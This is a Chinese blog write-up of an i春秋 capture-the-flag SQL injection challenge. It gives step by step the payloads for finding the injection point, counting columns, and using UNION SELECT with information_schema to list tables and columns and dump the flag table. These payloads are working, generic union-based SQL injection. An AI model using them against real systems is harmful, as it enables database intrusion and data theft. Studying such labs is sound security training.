

# i春秋之SQL注入-1

原创

金帛 于 2022-04-04 16:49:51 发布 462 收藏

分类专栏: [i春秋之WEB](#) 文章标签: [CTF 春秋](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/123956043>

版权



[i春秋之WEB](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

目录


[注入点判断](#)

[字段判断](#)


[爆表](#)

## 注入点判断

不难发现修改GET传参中id的值页面就不一样, 而且当id=1' and 1=2时页面不正常



notes



所以id就是注入点

## 字段判断


构建payload

```
inurl?id=1' order by x --+
```

当x=4的时候页面不正常，说明字段数为3，而且当id=4的时候页面也不正常

接着用联合注入，构建payload

```
inurl?id=-1' union select 1,2,3 --+
```



## notes

```
2  
3
```



可以看到2和3的位置有回显

## 爆表

看一下当前数据库里的所有表名，构建payload

```
inurl?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema =  
database() --+
```

## notes

2  
fl4g,notes

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://eci-2ze60ftp8mbf3nv18fol.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema = database() --+

Split URL

Execute

Post data  Referer  User Agent  Cookies Clear All

可以看到有两表，接着看一下fl4g这个表里的字段有啥，构建payload

## notes

2  
fillag

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://eci-2ze60ftp8mbf3nv18fol.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name = 'fl4g' --+

Split URL

Execute

Post data  Referer  User Agent  Cookies Clear All

好了，知道字段名跟表名，我们来看一下字段里有啥，构建payload

```
inurl?id=-1' union select 1,2,group_concat(fillag) from fl4g --+
```

## notes

2  
n1book{union\_select\_is\_so\_cool}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://eci-2ze60ftp8mbf3nv18fol.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,group\_concat(fillag) from fl4g --+

Split URL

Execute

Post data  Referer  User Agent  Cookies Clear All

拿到flag